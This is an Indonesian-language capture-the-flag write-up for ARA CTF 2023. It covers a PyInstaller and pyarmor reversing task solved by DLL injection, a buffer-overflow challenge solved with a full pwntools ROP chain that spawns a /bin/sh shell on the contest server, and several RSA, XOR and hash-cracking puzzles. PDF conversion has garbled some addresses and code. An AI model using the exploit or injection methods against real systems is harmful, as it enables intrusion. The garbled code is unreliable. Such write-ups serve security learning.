mystenc(berserk, strenk);
```

Ketika dijalankan hasilnya:


```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL COMMENTS

PS C:\Users\Clari\Downloads\ARA-CTF-2023\QUAL\rev\vidner.js"
j4vAST_1!ke_84831_t0wer_lol
```

Maka demikian didapatkanlah flagnya:


Flag = ARA2023{j4vAST_l!ke_84831_t0wer_lol}

Wormzone



Summary

Untuk soal ini, kita diberikan sebuah zip yang berisi folder antidecomp. Dilihat dari bentuk filenya, sepertinya ini adalah chall python exe.



Kita bisa menggunakan pyinstxtractor (https://github.com/extremecoders-re/pyinstxtractor) untuk mendecompile python exe.

```
D:\Tools\pyinstxtractor-master>python pyinstxtractor.py antidecomp.exe

[+] Processing antidecomp.exe

[+] Pyinstaller version: 2.1+

[+] Python version: 3.8

[+] Length of package: 2965631 bytes

[+] Found 15 files in CArchive

[+] Beginning extraction...please standby

[+] Possible entry point: pyiboot01_bootstrap.pyc

[+] Possible entry point: pyi_rth_pkgutil.pyc

[+] Possible entry point: pyi_rth_multiprocessing.pyc

[+] Possible entry point: pyi_rth_inspect.pyc

[+] Possible entry point: pyi_rth_subprocess.pyc

[+] Possible entry point: pyi_rth_bkgres.pyc

[+] Possible entry point: pyi_rth_win32pri.pyc

[+] Possible entry point: pyi_rth_win32comgenpy.pyc

[+] Possible entry point: antidecomp.pyc

[+] Found 422 files in PYZ archive

[+] Successfully extracted pyinstaller archive: antidecomp.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Kemudian kita mengconvert python bytecode file antidecomp.pyc menjadi python code menggunakan uncompyle6 atau sejenisnya. Hasilnya adalah seperti ini

Dilihat dari code, ternyata teknik anti dekompilasi yang digunakan oleh pembuat soal adalah menggunakan pyarmor. Menurut sumber, pyarmor digunakan untuk mengobfuscate skrip python.

Solution

Salah satu approach yang bisa dicoba ketika bertemu soal pyarmor adalah metode dll injection. Referensi yang biasa saya gunakan adalah dari video ini https://www.youtube.com/watch?v=NkFs7A0q4DM

Kami menggunakan tools pyinjector https://github.com/call-042PE/Pylnjector, dan mengclone reponya serta mendownload yang release. Pada Pylnjector-main/src/ terdapat getAllfunction.py, yaitu code python yang nanti akan disuntikan dan berguna untuk menampilkan semua function.

```
import os,sys,inspect,re,dis,json,types


hexaPattern = re.compile(r'\b0x[0-9A-F]+\b')
def GetAllFunctions(): # get all function in a script
    functionFile = open("dumpedMembers.txt","w+")
    members = inspect.getmembers(sys.modules[__name__]) #
the code will take all the members in the __main__
module, the main problem is that it can't dump main code
function
    for member in members:
        match = re.search(hexaPattern,str(member[1]))
        if(match):

functionFile.write("{\"functionName\":\""+str(member[0])+
"\",\"functionAddr\":\""+match.group(0)+"\"}\n")
        else:


functionFile.write("{\"functionName\":\""+str(member[0])+
"\",\"functionAddr\":null}\n")
    functionFile.close()

GetAllFunctions()
```

File code ini kita copy, lalu masukkan ke folder yang sama tempat directory antidecomp.exe berada. Kemudian kita run antidecomp.exe, lalu kita juga menjalankan tools bernama process hacker.



Kemudian kita klik kanan antidecomp.exe>miscellaneous>inject dll, kemudian open file Pylnjector-x64.dll pada folder Pylnjector-main/Pylnjector.



Berhasilnya dll diinject ditandai dengan terbentuknya file baru di directory exe nya yang bernama dumpedMembers.txt. Pada file tersebut kita bisa melihat nama fungsi-fungsi yang digunakan untuk menjalankan codenya.

```
"functionName":"file", "functionAddr":null}

"functionName":"forking", "functionAddr":null}

"functionName":"genpydir", "functionAddr":null}

"functionName":"hexaPattern", "functionAddr":null}

"functionName":"inspect", "functionAddr":null}

"functionName":"io", "functionAddr":null}

"functionName":"json", "functionAddr":null}

"functionName":"magicstuff", "functionAddr":"0x0000023077B96670"}

"functionName":"main", "functionAddr":"0x00000230782FFD30"}

"functionName":"multiprocessing", "functionAddr":null}

"functionName":"os", "functionAddr":null}

"functionName":"pad", "functionAddr":"0x00000230782FFC10"}

"functionName":"pathlib", "functionAddr":null}

"functionName":"pkg_resources", "functionAddr":null}

"functionName":"pkg_resources", "functionAddr":null}

"functionName":"pkgutil", "functionAddr":null}
```

Salah satu yang menarik adalah adanya fungsi "magicstuff". Supaya kita bisa mengetahui apa yang fungsi itu lakukan, kita bisa menambahkan fungsi "dis" pada getAllfunction.py yang kira-kira menjadi seperti ini.

```
import os,sys,inspect,re,dis,json,types
print('begin')
hexaPattern = re.compile(r'\b0x[0-9A-F]+\b')
def GetAllFunctions(): # get all function in a script
    functionFile = open("dumpedMembers.txt","w+")
    members = inspect.getmembers(sys.modules[ name ])
    for member in members:
    match = re.search(hexaPattern,str(member[1]))
    if(match):
functionFile.write("{\"functionName\":\""+str(member[0])+
"\",\"functionAddr\":\""+match.group(0)+"\"}\n")
    else:
functionFile.write("{\"functionName\":\""+str(member[0])+
"\",\"functionAddr\":null}\n")
    functionFile.close()
GetAllFunctions()
```

```
print('end')
#magicstuff()

print('isdis')
try:
    print(dis.dis(magicstuff))
    print('isdis')
except Exception as e:
    print(e)
    pass
```

Ketika dijalankan lagi, terminal antidecomp.exe berubah menjadi seperti ini

```
14 62 CALL_FUNCTION 1
64 PDP_TOP
66 LOAD_CONST 5 (b'y\xedi\xd496\x9e]\xd9*Dx\x88\xa55\xe6')
68 STORE_FAST 9 (key)
78 LOAD_CONST 6 (b'\xa5\xed\x96\x137g\xe5t\x14\x96\xaa\x87sP.?')

15 22 STORE_FAST 1 (iv)
74 LOAD_CONST 7 (b'$\x0cK\x\x19\x98\x12{X\xe7\x1d\xae\x96\xd7R!s\x19\x89+*\xba\xe9\xe9\xc8\xe7\xfc\xaep1H\xcb2\xd8\xb6\x89\x9d\xab\x86\x885a\x90\x

25 STORE_FAST 2 (watzdis)
76 STORE_FAST 3 (aES)
88 LOAD_METHOD 4 (new)

16 81 LOAD_FAST 8 (key)
84 LOAD_GLOBAL 3 (AES)
88 LOAD_FAST 8 (key)
84 LOAD_GLOBAL 3 (AES)
88 LOAD_FAST 1 (iv)
96 CALL_METHOD 3
92 STORE_FAST 1 (iv)
96 CALL_METHOD 3
92 STORE_FAST 3 (cip)
96 LOAD_FAST 3 (cip)
96 LOAD_FAST 3 (cip)
96 LOAD_METHOD 6 (decrypt)
98 LOAD_FAST 2 (watzdis)
```

Ini adalah bentuk disassembled dari fungsi magicstuff. Bila dilihat dari strukturnya, ada sebuah proses decrypt AES dengan:

```
Key = b'y\xedi\xd406\x0e]\xd9*Dx\x88\xa55\xe6'
```

 $Iv = b'\xa5\xed\x96\x13Jg\xe5t\x14\x96\xaa\x87sP.?'$

Watzdis =

 $b'\$\x0cK\%\x19\x98\x12\{X\xe7\x1d\xae\x06\xd7R!s\x19\x89+*\xba\xe0\xe0\xc8\xe7\xfc\xaep1H\xcb2\xd8\xb6\x89\x9d\xab\x0c\x885a\x00\xb2\xf4\xd0H\x8d'$

```
Mode = AES_CBC
```

Maka dari itu, kita coba decrypt "watzdis" dengan code berikut ini:

```
from Crypto.Cipher import AES

key = b'y\xedi\xd406\x0e]\xd9*Dx\x88\xa55\xe6'
print(len(key))
```

```
iv = b'\xa5\xed\x96\x13Jg\xe5t\x14\x96\xaa\x87sP.?'
cip =
b'$\x0cK%\x19\x98\x12{X\xe7\x1d\xae\x06\xd7R!s\x19\x89+*\
xba\xe0\xe0\xc8\xe7\xfc\xaep1H\xcb2\xd8\xb6\x89\x9d\xab\x
0c\x885a\x00\xb2\xf4\xd0H\x8d'
cipher = AES.new(key, mode=AES.MODE_CBC, iv=iv)
print(cipher.decrypt(cip))

16
b'w0w_did_y0u_f1nd_m3_in_th3_m3m0ry_4nd_u_dUmP_m3?'
```

Flag
ARA2023{w0w_did_y0u_f1nd_m3_in_th3_m3m0ry_4nd_u_d
UmP_m3?}

BINEX

basreng komplek




Summary

Kita diberikan sebuah executable elf 64 bit yang ketika diinput tidak mengeluarkan apa-apa

```
S file vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.
d78d80, not stripped

(kisanak⊕ kali)-[-/_/ara ara ctf/2023/basreng komplek/basreng_komplek_parti]
∫ ./vuln
halo
```

Kita lihat checksecnya



Kemudian kita coba decompile pakai ida.

```
Data Unexplored External symbol Unumina function

IDA View-A Pseudocode-A DHex View-1 DA Structures DE En

int __cdecl main(int argc, const char **argv, const char **envp)

char v4[64]; // [rsp+0h] [rbp-40h] BYREF

__isoc99_scanf(&unk_402004, v4, envp);

return 0;

7
```

Program mengambil inputan dengan scanf dan inputan masuk ke variabel bersize statik 64 dan setelah inputan langsung return, maka kami yakin soal ini adalah buffer overflow. Ada 8 fungsi: a, b, c, d, e, f, g, h dan kita lihat assemblynya



```
Dump of assembler code for function b:
   0x000000000040112c <+0>: push rbp
  0x000000000040112d <+1>: mov rbp,rsp
   0x00000000000401130 <+4>: syscall
  0x0000000000401132 <+6>: nop
  0 \times 0000000000000001133 <+7>: pop rbp
  0x00000000000401134 <+8>: ret
End of assembler dump.
gef≯ disas c
Dump of assembler code for function c:
   0x0000000000401135 <+0>: push rbp
  0x0000000000401136 <+1>: mov rbp,rsp
   0x00000000000401139 <+4>: xor rdx,rdx
  0x000000000040113c <+7>: nop
  0x0000000000040113d <+8>: pop
                                 rbp
  0x0000000000040113e <+9>: ret
End of assembler dump.
gef≯ disas d
Dump of assembler code for function d:
   0x000000000040113f <+0>: push rbp
  0x00000000000401140 <+1>: mov rbp,rsp
  0x00000000000401143 <+4>: xor rax, rax
  0x00000000000401146 <+7>: nop
  0x0000000000401147 <+8>: pop rbp
  0x00000000000401148 <+9>: ret
End of assembler dump.
gef≯ disas e
Dump of assembler code for function e:
   0x00000000000401149 <+0>: push rbp
  0x0000000000040114a <+1>: mov rbp,rsp
   0x000000000040114d <+4>: mov
                                 rax,0x40
  0x0000000000401154 <+11>:nop
  0x0000000000401155 <+12>:pop rbp
  0x00000000000401156 <+13>:ret
End of assembler dump.
gef≯ disas f
```

```
Dump of assembler code for function f:
   0x0000000000401157 <+0>: push
                                   rbp
   0x0000000000401158 <+1>: mov
                                 rbp, rsp
   0x0000000000040115b <+4>: sub
                                 rax,0x6
   0x000000000040115f <+8>: nop
   0x0000000000401160 <+9>: pop
                                 rbp
   0x00000000000401161 <+10>:ret
End of assembler dump.
gef≯ disas g
Dump of assembler code for function g:
   0x0000000000401162 <+0>: push
                                   rbp
   0x0000000000401163 <+1>: mov rbp,rsp
   0x00000000000401166 <+4>: add
                                 rax,0x1
   0x000000000040116a <+8>: nop
   0x000000000040116b <+9>: pop
                                 rbp
   0x000000000040116c <+10>:ret
End of assembler dump.
gef≯ disas h
Dump of assembler code for function h:
   0x000000000040116d <+0>: push
                                    rbp
   0x0000000000040116e <+1>: mov rbp,rsp
   0x0000000000401171 <+4>: xor
                                 rcx, rcx
   0x0000000000401174 <+7>: nop
   0x0000000000401175 <+8>: pop
                                 rbp
  0x00000000000401176 <+9>: ret
End of assembler dump.
```

Perhatikan bahwa fungsi b memiliki instruction syscall, mungkin kita bisa memanfaatkannya untuk /bin/sh. Namun salah satu permasalahannya adalah program ini tidak memiliki instruction pop rax yang bisa kita gunakan untuk menyiapkan payload syscall seperti yang ditunjukkan pada salah satu sumber yang saya baca (https://irOnstone.gitbook.io/notes/types/stack/syscalls/exploitation-with-syscalls). Pada sumber tersebut, disebutkan bahwa untuk melakukan payload syscall kita harus menyediakan rax dengan value 0x3b, lalu memasukkan '/bin/sh\x00' pada register rdi/rsi, barulah bisa disyscall.

Solution

Setelah berjam-jam bereksperimen tanpa hasil, akhirnya kami mendapat ide untuk menggantikan pop rax yang tidak ada itu. Kita bisa menggunakan "mov rax, 0x40" di address 0x000000000040114d (fungsi e). Kemudian menggunakan "sub rax, 0x6" di address 0x000000000040115b (fungsi f) lalu "add rax, 0x1" di address 0x0000000000401166 (fungsi g). Artinya, tanpa harus mem-pop rax, kita bisa menset rax = 0x40 - 0x6 + 0x1 = 0x3b.

Jadi flownya adalah

Main (input bof) -> mov QWORD PTR [rdi],rsi (set '/bin/sh' ke register rsi) -> mov rax, 0x40 (rax=40) -> sub rax, 0x6 (rax==6) -> add rax, 0x1 (rax+=1)-> syscall

Dan berikut code pythonnya:

```
from pwn import *
offset = 72
pop rdi = p64(0x00000000004011fb) #ropper
pop rsi = p64(0x00000000004011f9) #ropper
syscall = p64(0x000000000000000) #ropper
movgword = p64(0x0000000000401126) #ropper
raxto64 = p64(0x000000000040114d) #ropper
raxminus6 = p64(0x00000000040115b) #ropper
raxplus1 = p64(0x0000000000401166) #ropper
bss = p64(0x000000000404000) \#ropper
pavload = b'a'*offset
payload += pop rdi
payload += bss
payload += pop rsi
payload += b'/bin/sh\x00'
payload += p64(0)
```

```
payload += movqword
payload += b'a'*8
payload += raxto64
payload += b'a'*8
payload += raxminus6
payload += b'a'*8
payload += raxplus1
payload += b'a'*8
payload += pop rdi
payload += bss
payload += pop rsi
payload += p64(0)
payload += p64(0)
payload += syscall
def gadgets(elf):
    rop = ROP(elf)
    print(rop.gadgets)
elf = ELF('./vuln')
gadgets(elf)
p = remote('103.152.242.116', 20371)
```


```
# """,)#instruksi gdb lu ditaro sini
p.sendline(payload)
p.interactive()
```

```
s python3 coba.pv
 [*] '/home/kisanak/Documents/ctf/ara ara ctf/2023/basreng kc
                    Arch:
                                                                    amd64-64-little
                   RELRO:
                                                                   Partial RELRO
                    Stack:
                                                                   NX enabled
                    NX:
                    PIE:
 [*] Loaded 15 cached gadgets for './vuln'
{4198419: Gadget(0x401013, ['add esp, 8', 'ret'], [], 0xc), ), 4198900: Gadget(0x4011f4, ['pop r12', 'pop r13', 'pop r14', 'r15'], 0x10), 4198904: Gadget(0x4011f8, ['pop r3, ['pop rbp', 'pop r12', 'pop r13', 'pop r14', 'pop r15', 'pop rbp', 'pop r12', 'pop r13', 'pop r14', 'pop r15', 'pop r15', 'pop r14', 'pop r15', '
4', 'r15'], 0x10), 4198665: Gadget(0x401109, ['pop rbp', 're
 'ret'], ['rsi', 'r15'], 0xc), 4198901: Gadget(0x4011f5, ['pc 4198704: Gadget(0x401130, ['syscall'], [], 0x0)}
 [+] Opening connection to 103.152.242.116 on port 20371: Dor
 [*] Switching to interactive mode
       ls
 flag.txt
 run
vuln
        cat flag.txt
 ARA2023{CUSTOM_ROP_D3f4ult_b4sr3ng}
```

Flag = ARA2023(CUSTOM_ROP_D3f4ult_b4sr3ng)

CRYPTO

One Time Password (?)



Summary

Kita diberikan file one_time_password.txt yang berisi:

A:
161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3
b3e42
B:
151d616075737f322e2d130b381666547d3d4470054660287f33663d2
a2e32

XOR:
415241323032337b7468335f705f3574346e64355f6630725f7034647
a7a7d

Solution

Karena ketiga value a, b, dan xor merupakan format hexadecimal, maka kami mencoba untuk mengconvert ke ascii dulu. Kami menggunakan code berikut

```
from Crypto.Util.number import *
from pwn import *

a =
  "161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b
3b3e42"
b =
  "151d616075737f322e2d130b381666547d3d4470054660287f33663d
2a2e32"

XOR =
  "415241323032337b7468335f705f3574346e64355f6630725f703464
7a7a7d"
print(long_to_bytes(int(a, 16)))
print(long_to_bytes(int(b, 16)))
print(long_to_bytes(int(XOR, 16)))
```

```
$ python3 solve.py
b'\x16\x1a\x18\x12dzv[7 z\x1c;\x1a{Tw<+f\x0cFd:\x1aPf+;>B'
b'\x15\x1da`us\x7f2.-\x13\x0b8\x16fT}=Dp\x05F`(\x7f3f=*.2'
b'ARA2023{th3_p_5t4nd5_f0r_p4dzz}'
```

Flag = ARA2023{th3_p_5t4nd5_f0r_p4dzz}

Secrets Behind a Letter



Summary

Untuk soal ini, kami diberikan soal RSA yang diketahui p, q, cipher, dan e nya dengan nilai seperti ini

p:

q:

c:

 530281335561114050725265098398467015701334377461027276449 82344712571844332280218

e = 65537


Solution

Karena p dan q sudah diberikan, maka mudah untuk membuat private keynya dan mendecrypt ciphertnya. Kami menggunakan code python berikut:

```
>>> p = 1257533369412126769052197185569163814413681033118824823677088033890581188348506410486564983492781972561769555447
210034136189616202231165330153281001344273
>>> q = 1249748342617507246585216793696052623228489187678798108067116278356141152167580911220457361735838974273254629350
2709585129205885726078492417109867512398747
>>> c = 360629344495731792908639535062833180651022813589535592851802572226432829902740641392734685245421762779331514489294
2026888698082362224015740571749978795994304054073412214283889848276754127267783709130382466991296357271465613942201185302
8133556111405072526509839846701570133437746102727644982344712571844332280218
>>> e = 65537
>>> n = p*q
>>> phi = (p-1)*(q-1)
>>> from Crypto.Util.number import *
>>> d = inverse(e, phi)
>>> print(long_to_bytes(pow(c, d, n)))
b'ARA2023{1t_turn5_0ut_to_b3_an_rsa}'
```

Flag = ARA2023{1t_turn5_0ut_to_b3_an_rsa}

L0v32x0r



Summary

Kita diberikan sebuah string "001300737173723a70321e3971331e352975351e247574387e3c" dan diminta mencari pesan tersembunyinya. Judul dari soal memberikan clue "32" dan "xor".

Solution

Karena clue nya adalah xor, maka kami mencoba untuk melakukan single-xor byte terhadap string hex tersebut. Kami berasumsi bahwa keynya adalah 0x32, namun supaya pasti kami bruteforce saja.


```
>>> from pwn import *
>>> import binascii
>>> string = "001300737173723a70321e3971331e352975351e247574387e3c"
>>> for i in range(0xff):
... print(xor(i, binascii.unhexlify(string))
...
...
...)
...
```

```
63 b'?,?LNLM\x050\r!\x06N\x0c!\n\x16J\n!\x
64 b'@S@3132z0r^y1s^ui5u^d54x>|'
65 b'ARA2023{1s_x0r_th4t_e45y?}'
66 b'BQB1310x2p\\{3q\\wk7w\\f76z<~'
```

Ternyata keynya adalah 65 atau 0x41

Flag = ARA2023{1s_x0r_th4t_e45y?}

SH4-32



Summary

Pada soal ini kita diberikan string (hash value) "9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6fe eb8" dan sebuah attachment Dictionary.txt yang berisi kumpulan string.

```
Dictionarytxt

123456
123456799
111111
password
qworty
abc123
123456791
p2345671
p2345671
p2345671
p2345671
p234567
p
```

Solution

Karena sebuah hash value dan dictionary diberikan, maka approach dictionary based attack patut dicoba untuk mendapatkan value asli dari hash tersebut. Namun jenis hash tidak diberikan (hanya clue "SHA"), maka kami gunakan hash identifier

```
[+] Snefru-256

[+] SHA-256

[+] RIPEMD-256

[+] Haval-256

[+] GOST R 34.11-94

[+] GOST CryptoPro S-Box

[+] SHA3-256

[+] Skein-256

[+] Skein-512(256)
```


Kemungkinan jenis hash yang berhubungan dengan SHA adalah SHA-256 dan SHA3-256, karena itu langsung kami bruteforce dengan python. SHA-256 ternyata memberikan hasil.

```
import hashlib

file = open('Dictionary.txt', "r").read().splitlines()
for i in file:
    res = (hashlib.sha256(i.encode()).hexdigest())
    if res ==
"9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c4
4f6feeb8":
    print('value asli', i)
    break
```

```
<u>$\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square\square</u>
```

Didapatkan hasil string "415241323032337b6834736833645f30525f6e4f545f6834736833647d" . Kami kira string ini adalah hash juga, namun setelah percobaan ternyata ini adalah hex biasa yang ketika didecode hasilnya adalah seperti berikut



Flag = ARA2023{h4sh3d_0R_nOT_h4sh3d}

babychall



Summary

Kita diberikan sebuah file bernama pairs_of_numbers.txt yang berisi sebagai berikut:

c1=509969731048456631083797511312030854324124901983127146
636568236482330384792981928614518342469302081401101736990
585279190201154325867054004673456478065223313964476508476
501330132466733908792227191692488624202782563229677187017
004587292077931247581664386414481123144899458632318819823
52790765130535004090053677
c2=267508635447697542205541466679550468324230594820076134
825002840126688202849479272407247353088803134399798848563
936737592797410030710740677510369519880070370418141473628
138846420542912315960504818663485277171790970486464711281
758602468229998786860793305963427955632147620481352120168
2662328510086496215821461
c3=372306582432525907436085711050273578627909729872088332
130179411714487538156548399016995266514337713248268953556

n1=105481127267218260612156871017757694550142735824087150
106750403579877495059230413046181301355871045357138033343
315900732228502875706659244844711538497850413046440270578
916645981161000807526427004236918404837363404678029443944
950655102252423415631977020625826867728898231382737396728
896847618010577420408630133
n2=931056210596864748168902154945548028315189484201609417
035227591216197858512706086341303074502275579879768181623
319822896342150371840758647872236812189826020928067578885
335871269740910771902427974613189072807590756125774755346
260620609607392698287892741372743639700562761394340393158
60052556417340696998509271
n3=659185096507422784949713632908748491812683643160126567
693391200040007029452719425330975298849640631093770367158

Solution

Pasangan c1, c2, c3 serta n1, n2, n3 dan kategori cryptography membuat kami terpikir soal topik "Hastad broadcast attack" pada rsa yang memiliki karakteristik demikian (info lengkapnya di https://medium.com/asecuritysite-when-bob-met-alice/rsa-capture-the-flag-for-chinese-remainder-thereom-meet-h%C3%A5stads-broadcast-attack-7fd5abefa1e4)

Inti dari penyelesaiannya, digunakan konsep chinese remainder theorem untuk meng-crack rsa ketika sebuah plaintext dienkripsi menggunakan 3

pasang modulus dengan eksponen yang sama dan menghasilkan 3 ciphertext yang berbeda juga.

$$C_1 = M^e \pmod{N_1}$$

 $C_2 = M^e \pmod{N_2}$
 $C_3 = M^e \pmod{N_3}$

Maka dari itu, kami menggunakan code python berikut:

c1=509969731048456631083797511312030854324124901983127146
636568236482330384792981928614518342469302081401101736990
585279190201154325867054004673456478065223313964476508476
501330132466733908792227191692488624202782563229677187017
004587292077931247581664386414481123144899458632318819823
52790765130535004090053677

c2=267508635447697542205541466679550468324230594820076134

c3=372306582432525907436085711050273578627909729872088332

n1=105481127267218260612156871017757694550142735824087150
106750403579877495059230413046181301355871045357138033343
315900732228502875706659244844711538497850413046440270578
916645981161000807526427004236918404837363404678029443944
950655102252423415631977020625826867728898231382737396728
896847618010577420408630133


```
n2=931056210596864748168902154945548028315189484201609417
035227591216197858512706086341303074502275579879768181623
319822896342150371840758647872236812189826020928067578885
335871269740910771902427974613189072807590756125774755346
260620609607392698287892741372743639700562761394340393158
60052556417340696998509271
n3=659185096507422784949713632908748491812683643160126567
693391200040007029452719425330975298849640631093770367158
471761962809438072619868485930004241433202800532790214113
942672682553377834949016063196874573515869153146628004346
323329889788580859315868302836948815387590083604866619368
84202274973387108214754101
import functools
import itertools
from Crypto.Util.number import *
def chinese remainder(n, a): #
    sum = 0
    prod = functools.reduce(lambda a, b: a*b, n)
    for n i, a i in zip(n, a):
    p = prod // n i
    sum += a i * mul inv(p, n i) * p
    return sum % prod
def mul inv(a, b): #
    b0 = b
    x0, x1 = 0, 1
    if b == 1: return 1
    while a > 1:
    q = a // b
    a, b = b, a\%b
    x0, x1 = x1 - q * x0, x0
    if x1 < 0: x1 += b0
```

```
return x1
def inv_pow(c, e):
    low = -1
    high = c+1
    while low + 1 < high:
    m = (low + high) // 2
    p = pow(m, e)
    if p < c:
         low = m
    else:
         high = m
    m = high
    assert pow(m, e) == c
    return m
N = [n1, n2, n3]
C = [c1, c2, c3]
e = len(N)
a = chinese remainder(N, C)
for n, c in zip(N, C):
    assert a % n == c
m = inv pow(a, e)
print(long_to_bytes(m))
```

```
python3 solve.py
b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'
```

Flag
ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_
j0b}

Help



Summary

